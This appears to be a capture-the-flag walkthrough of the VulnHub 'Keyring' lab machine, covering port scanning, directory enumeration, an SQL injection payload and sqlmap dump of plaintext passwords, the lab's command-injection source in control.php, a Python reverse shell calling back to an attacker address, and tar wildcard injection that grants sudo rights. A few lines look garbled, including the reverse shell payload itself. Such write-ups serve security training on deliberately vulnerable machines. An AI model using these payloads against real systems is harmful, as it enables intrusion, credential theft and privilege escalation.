

VulnHub -Keyring | Alienum

Port Scan

```
(kali㉿kali)-[~]
└─$ nmap 10.0.2.254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 10:23 EDT
Nmap scan report for 10.0.2.254 (10.0.2.254)
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
21-07-31 19:37:35

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Gobuster

```
(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://10.0.2.254 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x .php,.bak,.txt,.php.bak

=====

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url: http://10.0.2.254
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,bak,txt,php.bak
[+] Timeout: 10s
=====

2021/07/31 02:10:01 Starting gobuster in directory enumeration mode
=====

/about.php (Status: 302) [Size: 561] [--> index.php]
/home.php (Status: 302) [Size: 561] [--> index.php]
/login.php (Status: 200) [Size: 1466]
/index.php (Status: 200) [Size: 3254]
/history.php (Status: 200) [Size: 31]
/logout.php (Status: 302) [Size: 0] [--> index.php]
/control.php (Status: 302) [Size: 561] [--> index.php]
```

Create User

10.0.2.254/

10.0.2.254

Sign Up

Please fill in this form to create an account.

Name

alienum


Password

.....

[Terms & Conditions](#)


Login signup

Login



The screenshot shows a web browser window with the address bar displaying "10.0.2.254/login.php". The page title is "Login Form". The form contains two input fields: "Username" with the value "alienum" and "Password" with masked characters (dots). A green "Login" button is at the bottom of the form.


Field	Value
Username	alienum
Password




The screenshot shows a web browser window with the address bar displaying "10.0.2.254/home.php". The page content includes a navigation menu with links: Home, Control, About, and Logout. Below the menu, the text "welcome alienum" is displayed, indicating a successful login. At the bottom, the date and time are shown as "Date & Time : 2021-07-31 20:00:38".

SQL Injection | History.php

```
http://10.0.2.254/history.php?user=alienum%27%20or%20%271%27=%271%27--%20-
```



SQLmap using cookie




```
sqlmap -u http://10.0.2.254/history.php?user=alienum --cookie="PHPSESSID=<COOKIE_VALUE>" --tables -D users -T details -dump
```

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sqlmap -u http://10.0.2.254/history.php?user=alienum --cookie="PHPSESSID=tuk6ctb3e2ctuljcab65iu59cc" --tables -D
users -T details -dump
```

Pages visited by user 'alienum' or '1'='1'-- -



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:37:47 /2021-07-31/

```
[10:37:47] [INFO] resuming back-end DBMS 'mysql'
[10:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

Parameter: user (GET)
Type: time-based blind
Title: MySQL \geq 5.0.12 AND time-based blind (query SLEEP)
Payload: user=alienum' AND (SELECT 1441 FROM (SELECT(SLEEP(5)))aoev) AND 'upgS'='upgS

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: user=alienum' UNION ALL SELECT CONCAT(0x7171787171,0x6367494547454643414d68445a42456758534941427158745957555a4777527a53424d41657a6949,0x7171707071)-- -

```
[10:37:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL  $\geq$  5.0.12
[10:37:47] [INFO] fetching tables for database: 'users'
Database: users
[2 tables]
```

```
+-----+
| log    |
| details|
+-----+
```


```
[10:37:47] [INFO] fetching columns for table 'details' in database 'users'
[10:37:47] [INFO] fetching entries for table 'details' in database 'users'
Database: users
Table: details
[3 entries]
```

name	password
admin	myadmin#p4szw0r4d
alienum	alienum
john	Sup3r\$S3cr3t\$PasSW0RD

```
+-----+-----+
| name   | password |
+-----+-----+
| admin  | myadmin#p4szw0r4d |
| alienum| alienum   |
| john   | Sup3r$S3cr3t$PasSW0RD |
+-----+-----+
```

Login as Admin | RCE | control.php

- credentials → admin:myadmin#p4szw0r4d



go to [cyberbot75 - keyring | github](#)

- see the source code of the control.php

```
<?php
session_start();
if(isset($_SESSION['name']))
{
    $servername = "localhost";
    $username = "root";
    $password = "sqluserrootpassw0r4";
    $database = "users";

    $conn = mysqli_connect($servername, $username, $password, $database);
    $name = $_SESSION['name'];
    $date = date('Y-m-d H:i:s');
    echo "HTTP Parameter Pollution or HPP in short is a vulnerability that occurs<br>due to passing of multiple parameters having same name";
    $sql = "insert into log (name , page_visited , date_time) values ('$name','control','$date')";

    if(mysqli_query($conn,$sql))
    {
        echo "<br><br>";
        echo "Date & Time : ".$date;
    }
    system($_GET['cmdcntr']); //system() function is not safe to use , dont' forget to remove it in production .
}
else
{
    header('Location: index.php');
}
?>
```

```
system($_GET['cmdcntr']);
```

Reverse Shell


- parameter

```
10.0.2.254/control.php?cmdcntr=
```



- payload

```
/usr/bin/python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.252",4444));os.dup2(
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'
```

- proof



User takeover



Root | Wildcard Injection

```
echo 'echo "john ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
```

```
john@keyring:~$ ls
compress user.txt
john@keyring:~$ echo 'echo "john ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> test.sh
john@keyring:~$ echo "" > "--checkpoint-action=exec=sh test.sh"
john@keyring:~$ echo "" > --checkpoint=1
john@keyring:~$ ./compress
john@keyring:~$ sudo su root
root@keyring:/home/john# sudo -l
Matching Defaults entries for root on keyring:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User root may run the following commands on keyring:
    (ALL) ALL
root@keyring:/home/john# exit
exit
john@keyring:~$ sudo -l
Matching Defaults entries for john on keyring:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User john may run the following commands on keyring:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
john@keyring:~$ █
```